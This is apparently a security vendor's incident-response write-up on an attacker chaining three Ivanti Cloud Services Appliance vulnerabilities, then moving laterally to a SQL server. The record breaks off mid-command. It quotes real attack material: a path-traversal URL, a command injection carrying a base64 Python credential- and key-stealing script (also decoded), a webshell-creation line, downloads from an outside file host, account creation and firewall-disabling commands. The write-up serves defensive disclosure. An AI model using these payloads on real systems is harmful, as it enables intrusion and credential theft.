Burning Zero Days: Suspected Nation-State Adversary Targets Ivanti CSA

⋮ 10/11/2024

By Faisal Abdul Malik Qureshi, John Simmons, Jared Betts, Luca Pugliese, Trent Healy, Ken Evans and Robert Reyes | October 11, 2024

Affected Platforms: Ivanti Cloud Services Appliance version 4.6 and prior
Impacted Users: Any organization
Impact: Remote attackers gain control of the vulnerable systems
Severity Level: Critical

Today FortiGuard Labs is releasing this blog post about a case where an advanced adversary was observed exploiting three vulnerabilities affecting the Ivanti Cloud Services Appliance (CSA). At the time of our investigation, two out of the three identified vulnerabilities were not publicly known. This incident is a prime example of how threat actors chain zero-day vulnerabilities to gain initial access to a victim's network.

Background

In a recent incident response engagement, FortiGuard Incident Response (FGIR) services were engaged by a customer to investigate malicious communication originating from their network. During the investigation, FGIR came across an adversary who had gained access to the customer's network by exploiting the CVE-2024-8190 and two previously unknown vulnerabilities affecting the PHP front end of the Ivanti CSA appliance.

The incident was detected by the customer on September 9, 2024, when some of its internal systems were found to be communicating to a malicious IP address, *206[.]189[.]156[.]69*. FGIR was engaged the next day.

Vulnerabilities Overview and Disclosure

During the IR investigation, FGIR observed that the threat actor exploited the vulnerability CVE-2024-8190 in conjunction with the following two previously publicly unknown vulnerabilities:

- A publicly unknown path traversal vulnerability on the resource */client/index.php*, to gain unauthorized access to other resources like *users.php*, *reports.php* etc. *(CVE-2024-8963, disclosed September 19)*
- A publicly unknown command injection vulnerability affecting the resource *reports.php*. *(CVE-2024-9380, disclosed October 8)*

These resources are located under the root folder of the PHP web front, which serves as the management console of the CSA.

On September 19, 2024, FGIR disclosed to Ivanti's security team the discovery of the two new vulnerabilities. During the meeting, the Ivanti team claimed that they were aware and tracking the two publicly unknown exploited vulnerabilities.

On September 19, Ivanti published the advisory for CVE-2024-8963, which addressed the path traversal vulnerability.

Vulnerabilities Details

On September 10, 2024, at 14:00:02, Ivanti published the security advisory CVE-2024-8190 on their forum. The advisory informed about the discovery of an authenticated command injection vulnerability in the *DateTimeTab.php* resource, affecting CSA 4.6 with patch 518 and earlier versions.

On September 13, 2024, the CVE-2024-8190 vulnerability was added to the CISA's Known Exploited Vulnerabilities list. On the same date, Ivanti updated their security advisory to mention that, following public disclosure of the September 10th, exploitation of the command injection vulnerability had been observed in the wild.

On September 16, 2024, the research team at Horizon3.ai published the details related to the CVE-2024-8190 vulnerability and also released a proof of concept exploit code.

Path Traversal Vulnerability – /client/index.php

During the incident response investigation, FGIR observed that the threat actor exploited a path traversal vulnerability on the resource */client/index.php* to gain unauthorized authenticated access to the resource */gsb/users.php* by sending the following web request:

```
Sep  3 23:53:14 csaepm Gateway[23117]: 38[.]207[.]159[.]76:14525 - -
[03/Sep/2024:23:53:14 -0700] "GET
/client/index.php%3F.php/gsb/users.php HTTP/1.1" 200 12426
(563788984)
```

The first of such requests was sent by the threat actor on September 4, 2024, at 06:53:14 UTC, right before the exploitation of the command injection vulnerability, affecting the resource */gsb/reports.php*.

The resource */client/index.php* on the PHP web front of the Ivanti CSA appliance can be accessed by unauthenticated users to download the "LANDESK Remote Assistance Client" software package.

The following picture shows how the resource */client/index.php* looks when opened in a browser:




Figure 1: GUI to download LANDESK Remote assistance client

Upon inspecting the /client/index.php's code, FGIR discovered that, by clicking the "Install now" button present on it, the user is redirected to a resource called /client/download.php:

```
<form method=post action="/client/download.php" >
    <?=generateCsrfField()?>
<table>
```

Figure 2: Redirection to Download.php

The resource */client/download.php* redirects the user to the page *OnDemand.php* via the header function.

```
<?php
header("Location: OnDemand.php");
?>
```

Figure 3: Redirection to OnDemand.php

The resource */client/OnDemand.php* contains the code to open a local file called *LDSupport.exe*, using the php function *popen. The local file* is served to the user via the php *echo* command.

```
<?php
$filename = "LDSupport.exe";
$handle = fopen($filename, "rb");
$contents = fread($handle, filesize($filename));
fclose($handle);

header("Content-type: application/octet-stream");
header("Content-Disposition: attachment; filename=\"".$_SERVER['SERVER_NAME']."exe\"");

echo $contents;
?>
```

Figure 4: Code vulnerable to path traversal

The threat actor sent a malformed URL to the resource */client/index.php,* by inserting *%3F.php* at the end of the URI, and appended the URL with the location of the php resource to be accessed through path traversal. Using this technique, the threat actor managed to access the resource */gsb/users.php*.

```
/client/index.php%3F.php/gsb/users.php
```

The appended resource, */gsb/users.php*, was assigned to the variable *$filename* in the */client/OnDemand.php* code, which led to the path traversal vulnerability, allowing the threat actor to view the list of users configured in the CSA appliance. FGIR simulated the exploitation of this vulnerability in its lab environment to understand what information

could be acquired with it and the figure below shows the resulting output, which includes the list of users configured on the test appliance:




Figure 5: Path traversal to users.php

The threat actor exploited this vulnerability several times over the course of their intrusion to access other resources as well, with connections originating from various IP addresses. As seen in the screenshot below, which has all times expressed using the timezone UTC-007, the threat actor used the same vulnerability to access the resource */gsb/datetime.php* as well.




Figure 6: Path traversal vulnerability exploitations

FGIR states with medium confidence that the threat actor exploited this path traversal vulnerability to gain access to the resource */gsb/users.php* not only to list users, but also to attempt to create rogue users and gain authenticated access to the CSA web front end.

The *messages* logs contain evidence of the threat actor creating two users: *aiadmin* and *services*, using the CSA utility called *dbtool*. This was likely performed to maintain persistent, authenticated access to the CSA management console.

```
Sep  9 00:28:59 csaepm dbtool: new user [aiadmin] added
Sep  9 00:31:02 csaepm dbtool: new user [services] added
```

CVE-2024-8190 Vulnerability Exploitation - /gsb/DateTimeTab.php

After the threat actor exploited the path traversal vulnerability and enumerated users configured on the CSA appliance, they exploited CVE-2024-8190, the command injection vulnerability affecting the resource /gsb/*DateTimeTab.php*, to attempt to access the credentials of those users.

FGIR observed evidence of this exploitation in Ivanti's broker logs, as seen in the snippet below. FGIR has high confidence that the threat actor exploited this vulnerability to gain access to the user, *admin*'s credentials and use these privileged credentials to carry out the authenticated exploitation of the command injection vulnerability in */clients/reports.php* resource.

```
Sep  3 23:53:13 csaepm gsb[23032]: /etc/php.ini rewritten with new timezone: ';export PGPASSWORD=`cat /opt/landesk/broker/broker.conf | grep
PGSQL_PW | cut -d '=' -f2-`;echo "update user_info set organization='||/usr/bin/echo
aW1wb3J0IG9zLCByZSwgYmFzZTY0LCB0aW1lCm9zLmNoZGlyKCIvdG1wIikKZCA9ICIvYmFja3VwcyIKZGVmIHNldF9tc2cocCwgdD0nJywgbT0nJyk6CiAgICBpZiB0IGFuZCBtOgogICAg
ICAgIG1zZyA9ICdBQXt9Ont9QkInLmZvcm1hdCh0LCBiYXNlNjQuYjY0ZW5jb2RlKG0uZW5jb2RlKCkpLmRlY29kZSgpKQogICAgZWxzZToKICAgICAgICBtc2cgPSAnJwogICAgb3Muc3lz
dGVtKCcnJ2V4cG9ydCBQR1BBU1NXT1JEPXt9O2VjaG8gInVwZGF0ZSB1c2VyX2luZm8gc2V0IG9yZ2FuaXphdGlvbj0ne30nIHdoZXJlIHVzZXJuYW1lPSdhZG1pbicifHBzcWwgLWQgYnJv
a2VyZGIgLVUgZ3NiYWRtaW4nJycuZm9ybWF0KHAsIG1zZykpCnRyeToKICAgIHIgPSBtYXgoW29zLnBhdGguam9pbihkLCBmKSBmb3IgZiBpbiBvcy5saXN0ZGlyKGQpIGlmIG9zLnBhdGgu
aXNmaWxlKG9zLnBhdGguam9pbihkLCBmKSldLCBrZXk9b3MucGF0aC5nZXRtdGltZSkKZXhjZXB0OgogICAgciA9IE5vbmUKd2l0aCBvcGVuKCIvb3B0L2xhbmRlc2svYnJva2VyL2Jyb2tl
ci5jb25mIikgYXMgZjoKICAgIGRicHdkID0gcmUuZmluZGFsbCgiUEdTUUxfUFc9KC4qKSIsIGYucmVhZCgpKVswXQppZiByOgogICAgcCA9IG9zLnBvcGVuKCJleHBvcnQgUEdQQVNTV09S
RD17fTtlY2hvIFNFTEVDVCBwYXNzd2QgRlJPTSB1c2VyX2luZm8gV0hFUkUgdXNlcm5hbWU9XFwnYWRtaW5cXCcgfCBwc3FsIC1kIGJyb2tlcmRiIC1VIGdzYmFkbWluIC1oIGxvY2FsaG9z
dCIuZm9ybWF0KGRicHdkKSkucmVhZCgpLnNwbGl0KCJcbiIpWy00XS5zdHJpcCgpLnNwbGl0KCc6JykKICAgIG9zLnN5c3RlbSgidGFyIHp4dmYge30iLmZvcm1hdChyKSkKICAgIHdoaWxl
IFRydWU6CiAgICAgICAgZm9yIGYgaW4gb3MubGlzdGRpcignLicpOgogICAgICAgICAgICBpZiByZS5tYXRjaCgicGhwXHd7Nn0iLCBmKToKICAgICAgICAgICAgICAgIG9zLmNobW9kKGYs
IDBvNzc3KQogICAgICAgICAgICAgICAgbSA9IG9zLnBvcGVuKCIuL3t9IHt9IHt9IHt9IHJvb3QvLmNlcnRzL3t9LmtleSB7fSIuZm9ybWF0KGYsIHBbNF0sIHBbNV0sIHBbNl0sIHBbMV0s
IHBbMV0pKS5yZWFkKCkuc3RyaXAoKQogICAgICAgICAgICAgICAgaWYgbToKICAgICAgICAgICAgICAgICAgICBzZXRfbXNnKGRicHdkLCAiUEFTU1dPUkQiLCBtKQogICAgICAgICAgICAg
ICAgICAgIHRpbWUuc2xlZXAoMzApCiAgICAgICAgICAgICAgICAgICAgc2V0X21zZyhkYnB3ZCkKICAgICAgICAgICAgICAgICBleGl0KCkKZWxzZToKICAgIHNldF9tc2coZGJwd2QsIC
ICdFUlJPUicsICdOTyBCQUNLVVAnKQogICAgCiAgICAK | /usr/bin/base64 -d | python||' where username='admin'"|psql -d brokerdb -U gsbadmin;' (1)
```

Figure 7: SQLi vulnerability exploitation

FGIR found the text “rewritten with new timezone” within the function *setPhpTimeZone($timezoneinfo)* of the resource *DateTimeTab.php*.

```
    exec("sudo mv $tmpfilename $filename",$data,$rv);
    systemLog(LOG_NOTICE, "$filename rewritten with new timezone: '$timezone' ($rv)");
```

Figure 8: Setting timezone value in php.ini

From the above systemLog function call, it is clear that the value of the variable, $timezone was the one that was manipulated by the threat actor. Tracing back the value of this variable shows that it was deduced from the parameter *$timezoneinfo*, which was passed to the function *setPhpTimeZone*.

```
function setPhpTimeZone($timezoneinfo) {

    global $ZONEINFODIR;
    $filename = '/etc/php.ini';
    $tmpfilename = '/tmp/php.ini';

    $timezone = str_replace($ZONEINFODIR . '/',"",$timezoneinfo);

```

Figure 9: Vulnerable function setPhpTimeZone

Tracing back where the *setPhpTimeZone* was called, FGIR found that this happened within the function *handleDateTimeSubmit(&$msg)*. This function is responsible for handling change submissions when the “Save” button is clicked, as depicted in the screenshot below.




Figure 10: Time zone change submission

The value of a global variable, $TIMEZONE, which was passed as a variable to the function *setPhpTimeZone*, was received from the POST request variable *TIMEZONE*. This implies that the threat actor crafted and sent a malicious POST request to *DateTimeTab.php*, with the malicious command passed in the POST request variable *TIMEZONE*.


```
function handleDateTimeSubmit(&$msg)
{
    global $TIMEZONE;
    global $CYEAR;
    global $CMONTH;
    global $CDAY;
    global $CHOUR;
    global $CMIN;

    // check the GET/POST results (if any) for optional values
    // -- GET is used strictly for URL's
    // -- POST is used for form data
    // -- REQUEST is used for variables that come from either
    if ( isset( $_POST['TIMEZONE'] ) )
        $TIMEZONE=$_POST['TIMEZONE'];
    if ( isset( $_REQUEST['CYEAR'] ) )
        $CYEAR=$_REQUEST['CYEAR'];
    if ( isset( $_REQUEST['CMONTH'] ) )
        $CMONTH=$_REQUEST['CMONTH'];
    if ( isset( $_REQUEST['CDAY'] ) )
        $CDAY=$_REQUEST['CDAY'];
    if ( isset( $_REQUEST['CHOUR'] ) )
        $CHOUR=$_REQUEST['CHOUR'];
    if ( isset( $_REQUEST['CMIN'] ) )
        $CMIN=$_REQUEST['CMIN'];

    $tmfmt = sprintf( "%02d%02d%02d%02d%04d", $CMONTH,$CDAY,$CHOUR,$CMIN,$CYEAR);
    debugMsg( "time settings posted" );
    setSystemTimeZone( $TIMEZONE );
    setPhpTimeZone($TIMEZONE);
    if ( setSystemTime( $tmfmt ) )
```

Figure 11: POST variable TIMEZONE contained the malicious command

Going back to the malicious command injected by the threat actor, FGIR decoded the base64 blob, which resulted in the following Python code:




```
Output
import os, re, base64, time
os.chdir("/tmp")
d = "/backups"
def set_msg(p, t='', m=''):
    if t and m:
        msg = 'AA{}:{}BB'.format(t, base64.b64encode(m.encode()).decode())
    else:
        msg = ''
    os.system('''export PGPASSWORD={};echo "update user_info set organization='{}' where username='admin'"|psql -d
brokerdb -U gsbadmin'''.format(p, msg))
try:
    r = max([os.path.join(d, f) for f in os.listdir(d) if os.path.isfile(os.path.join(d, f))], key=os.path.getmtime)
except:
    r = None
with open("/opt/landesk/broker/broker.conf") as f:
    dbpwd = re.findall("PGSQL_PW=(.*)", f.read())[0]
if r:
    p = os.popen("export PGPASSWORD={};echo SELECT passwd FROM user_info WHERE username=\\'admin\\' | psql -d brokerdb -
U gsbadmin -h localhost".format(dbpwd)).read().split("\n")[-4].strip().split(':')
    os.system("tar zxvf {}".format(r))
    while True:
        for f in os.listdir('.'):
            if re.match("php\w{6}", f):
                os.chmod(f, 0o777)
                m = os.popen("./{} {} {} {} root/.certs/{}.key {}".format(f, p[4], p[5], p[6], p[1],
p[1])).read().strip()
                if m:
                    set_msg(dbpwd, "PASSWORD", m)
                    time.sleep(30)
                    set_msg(dbpwd)
                    exit()
else:
    set_msg(dbpwd, 'ERROR', 'NO BACKUP')
```

Figure 12: Decoded base64 blob

The script extracts the password of the user *gsbadmin* from the file */opt/landesk/broker/broker.conf* and assigns its value to the environment variable *PGPASSWORD*.

```
#####################################################
#  LANDesk Global support broker configuration file  #
#####################################################

# host name of the Postgres server
PGSQL_HOST=localhost

# Name of user to connect to Postgres as
PGSQL_USER=gsbadmin

# Password to use when connecting to the Postgres database
PGSQL_PW=admin
```

Figure 13: broker.conf contents

The code targets the latest backup file in the */backups* directory and iterates through this directory to find the latest backup file. If it finds one, then it connects to the Postgres database using the *gsbadmin* credentials, extracts the password of the user *admin* from the table *user_info,* and assigns it to the environment variable *PGPASSWORD.*

The script then decompresses the latest backup file, and then iterates through the files to search for a filename that satisfies the regular expression *php\w{6}*, basically looking for a filename containing the string *php* followed by six characters (letters or numbers only). In case it finds such a file, it changes the permissions of the file so that *everyone*

has the right to read, write, and execute it. The script then reads the private key from the backup file of the user *root*, encodes it using base64, and then assigns the resultant value to the column *organization* in the Postgres database table, *user_info*.




Figure 14: Root user's private key accessed

While assessing the backend Postgres database logs, FGIR found confirmation of successful exploitation of this command injection vulnerability, as seen in the screenshot below:

Figure 15: Postgres database error

Command Injection Vulnerability – /gsb/reports.php

Once the threat actor extracted the credentials of the users *gsbadmin, admin*, and the private key of the user *root,* they used the stolen credentials to perform authenticated exploitation of the publicly unknown command injection vulnerability affecting the resource */gsb/reports.php*. Some of the threat actor requests can be seen in the messages and audit logs below:

Figure 16: Command injection vulnerability exploitations

Command injection was found to be exploited in the following format, where a php script */subin/tripwire* was executed with the parameter *–update,* followed by a semicolon and a malicious command.

```
; /subin/tripwire –update ; <Malicious Command>
```

The first malicious command injected by the threat actor was used to create a web shell called *help.php* in the CSA webroot folder under the */gsb* directory.

```
echo "<?php system('/bin/sudo '. @\$_REQUEST['a']);" > /opt/landesk/broker/webroot/gsb/help.php
```

Figure 17: Command injected to create a webshell

FGIR looked at the code of the resource *reports.php* and identified the vulnerability in the line highlighted below in yellow. The script accepts the value of the POST parameter *TW_ID* and passes it as a parameter to the script */subin/tripwire*, without sanitization.

```
if ( isset( $_POST['SCAN_COMMAND'] ) )
{
    debugMsg( "SCAN_COMMAND=" . $_POST['SCAN_COMMAND'] );
    switch ( $_POST['SCAN_COMMAND'] )
    {
        case "SCANNOW":
            debugMsg( "Scanning now" );
            exec( '/usr/bin/sudo /subin/tripwire --check', $data, $rv );
            if ( $rv == 0 )
                $msg =  "Scan completed";
            else
            {
                $msg =  "Scan failed";
                debugMsg( "Tripwire scan error: ($rv): " . $emsg );
            }
            break;
        case "BASELINE":
            debugMsg( "Resetting baseline" );
            exec( '/usr/bin/sudo /subin/tripwire --update '.escapeshellarg($_POST['TW_ID']), $data, $rv );
            if ( $rv == 0 )
                $msg = "Baseline updated";
            else
                $msg = "Failed to update the baseline";
            debugMsg( "Tripwire baseline update error: " . error_get_last() );
            break;
    }
}
```

Figure 18: Code vulnerable to command injection

The resource */sbin/tripwire* is a PHP wrapper for the binary */usr/sbin/tripwire*, which is used to create security reports, when initiated through the gsb/*reports.php* resource. This is a legitimate functionality of the Ivanti CSA portal.

FGIR inspected the tripwire PHP wrapper script and found the function *update* which passes the command directly to the installed tripwire binary without sanitization. Since the tripwire PHP wrapper runs with *sudo* privileges, the injected command also runs with elevated privileges.

```
function update($reportid)
{
    $in=preg_split("/TRIPWIRE_PW=/",file_get_contents("/root/.tripwire"));
    $twcode=trim($in[1]);

    $cmd="/usr/sbin/tripwire -m u -r /var/lib/tripwire/report/*".$reportid.".twr -a -P ".$twcode;
    shell_exec($cmd);
    check();
}

function usage()
{
    print( "tripwire - LANDesk Cloud Services Appliance - IDS Management Script
    Usage: tripwire [options]
        --check             - Scan system now.
        --report            - Output CSA UI compatible report.
        --update            - Update the tripwire database.
");
}
```

Figure 19: Update function in Tripwire's php wrapper

FGIR acquired the patch for CVE-2024-8190, and while analyzing the functionality of the patch, FGIR assessed that the file, *reports.php* was not in the patch script, nor was it listed as a file in the patch folder, leading FGIR to conclude that the command injection vulnerability found in the resource */gsb/reports.php* was not addressed in that patch.

Name	Date modified	Type	Size
images	9/17/2024 9:33 PM	File folder	
about.php	8/29/2024 1:57 PM	PHP File	3 KB
broker	8/29/2024 2:04 PM	File	535 KB
csrf-magic.php	8/29/2024 1:57 PM	PHP File	15 KB
DateTimeTab.php	8/29/2024 1:57 PM	PHP File	9 KB
dbtool	8/29/2024 2:04 PM	File	178 KB
gsb_keygen	8/29/2024 2:04 PM	File	81 KB
index.php	8/29/2024 1:57 PM	PHP File	10 KB
ldmgcerts.php	8/29/2024 1:57 PM	PHP File	20 KB
license.txt	8/29/2024 1:57 PM	Text Document	67 KB
openssl-3.0.10.tar.gz	8/29/2024 2:04 PM	GZ File	5,607 KB
patch.sh	9/9/2024 4:41 PM	SH File	8 KB
php-8.2.10.tar.gz	8/29/2024 2:04 PM	GZ File	33,883 KB
style.php	8/29/2024 1:57 PM	PHP File	12 KB
UpdatesTab.php	8/29/2024 1:57 PM	PHP File	5 KB
webstrings.php	8/29/2024 1:57 PM	PHP File	42 KB

Figure 20: Files in the patch for CVE-2024-8190

```
# Update php files
cp -f csrf-magic.php  /opt/landesk/broker/webroot/lib/
cp -f webstrings.php  /opt/landesk/broker/webroot/lib/
cp -f UpdatesTab.php  /opt/landesk/broker/webroot/gsb/
cp -f ldmgcerts.php   /opt/landesk/broker/webroot/gsb/
cp -f style.php       /opt/landesk/broker/webroot/gsb/
cp -f DateTimeTab.php /opt/landesk/broker/webroot/gsb/
cp -f index.php       /opt/landesk/broker/webroot/gsb/
cp -f about.php       /opt/landesk/broker/webroot/gsb/

# Remove not needed php files
rm -f /opt/landesk/broker/webroot/gsb/drivers.php
```

Figure 21: Patch script for CVE-2024-8190

Threat Actor Patching Vulnerabilities

On September 10, 2024, when the advisory for CVE-2024-8190 was published by Ivanti, the threat actor, still active in the customer's network, "patched" the command injection vulnerabilities in the resources */gsb/DateTimeTab.php*, and */gsb/reports.php*, making them unexploitable.

In the past, threat actors have been observed to patch vulnerabilities after having exploited them, and gained foothold into the victim's network, to stop any other intruder from gaining access to the vulnerable asset(s), and potentially interfering with their attack operations.

In this case, the threat actor downloaded the patched version of the two vulnerable resources from *temp[.]sh* and saved them as */tmp/1* on disk, before moving them to the webroot folder and overwriting the vulnerable version of the files with them. Below are the relevant commands:

```
curl -d hxxp://temp[.]sh/khkzg/DateTimeTab.php -o /tmp/1
curl -d hxxp://temp[.]sh/vQuoW/reports.php -/tmp/1
```

The modified timestamps of the resources *reports.php*, and *DateTimeTab.php* were September 10, 2024, at 12:37:23 UTC and 13:06:10 UTC, respectively, as seen in the screenshots below.

Name	Item Path	Last Written	Entry Modified
reports.php	centos/root\opt\landesk\broker\webroot\gsb\reports.php	04/12/22 09:41:12 AM (-4:00 Eastern D...	09/10/24 08:37:23 AM (-4:00 Eastern Daylight Time)

Figure 22: Patch timestamp of reports.php

Name	Fil Ex	Logical Size	Item Path	Entry Modified
DateTimeTab.php	p.	8,803	centos/root\opt\landesk\broker\webroot\gsb\DateTimeTab.php	09/10/24 01:06:10 PM (-0:00 Coor...

Figure 23: Patch timestamp of DateTimeTab.php

Comparing the original vulnerable version of *reports.php* to the version patched by the threat actor, shows that the threat actor added a piece of code to replace the semicolon with an underscore in the POST parameter *TW_ID*, so that command injection using the semicolon is not possible anymore.

Figure 24: Comparison of original and threat actor's patched code

FGIR tested the patching in a lab environment and confirmed that the modification by the threat actor does indeed make the resource *reports.php* unexploitable after the patch. The screenshot below shows the directory *testwithoutfix* was successfully created by exploiting the command injection vulnerability on the original vulnerable version of *reports.php*. When the fix is applied to the *reports.php* file and the command injection is exploited again, the directory *testwithfix* is not created.

Figure 25: Exploitation testing of the original and the threat actor's patched version

The threat actor also patched the file *DateTimeTab.php* using the same *str_replace* function to replace any semicolon in the POST parameter *TIMEZONE*, with an underscore, rendering the command injection vulnerability using this parameter ineffective.




Figure 26: Testing command injection using the orignial and patched versions of DateTimeTab.php

Other Findings

Lateral Movement

After compromising the internet-facing Ivanti CSA appliance, the threat actor exploited the CVE-2024-29824 SQL Injection vulnerability on Ivanti's backend SQL database server (SQLS). Sample malicious POST requests exploiting this vulnerability are depicted below.

```
POST /wsstatusevents/EventHandler.asmx - 443 - 10.10.11.31
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:127.0)+Gecko/20100101
+Firefox/127.0 - 200
```

```
POST /WSStatusEvents/EventHandler.asmx - 443 - 10.10.11.31 python-
requests/2.25.1 - 200
```

The threat actor enabled the *xp_cmdshell* stored procedure via the exploitation and used this stored procedure to attain remote code execution on the SQLS system.

```
<Provider Name='MSSQLSERVER'/><EventID
Qualifiers='16384'>15457</EventID>…SNIPPED…<Message>Configuration
option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE
statement to
install.</Message><Level>Information</Level><Task>Server</Task><Opco
de></Opcode><Channel></Channel><Provider></Provider><Keywords><Keywo
rd>Classic</Keyword></Keywords></RenderingInfo></Event>
```

The threat actor created an account called *mssqlsvc* on the compromised system SQLS and turned off the host firewall.

TimeStamp (UTC)	Command
2024-09-09 21:58:00	/c net localgroup administrator mssqlsvc /add
2024-09-09 21:58:00	/c net user mssqlsvc Msqlsvc123$% /add
2024-09-09 22:29:00	/c netsh advfirewall set allprofiles state off

Table 1: Threat actor's commands

FGIR also observed that the threat actor ran some basic reconnaissance commands on the *SQLS* system and attempted to exfiltrate the reconnaissance output using the following PowerShell command:

```
cmd /v /c "type c:\programdata\1.log > c:\programdata\output &&
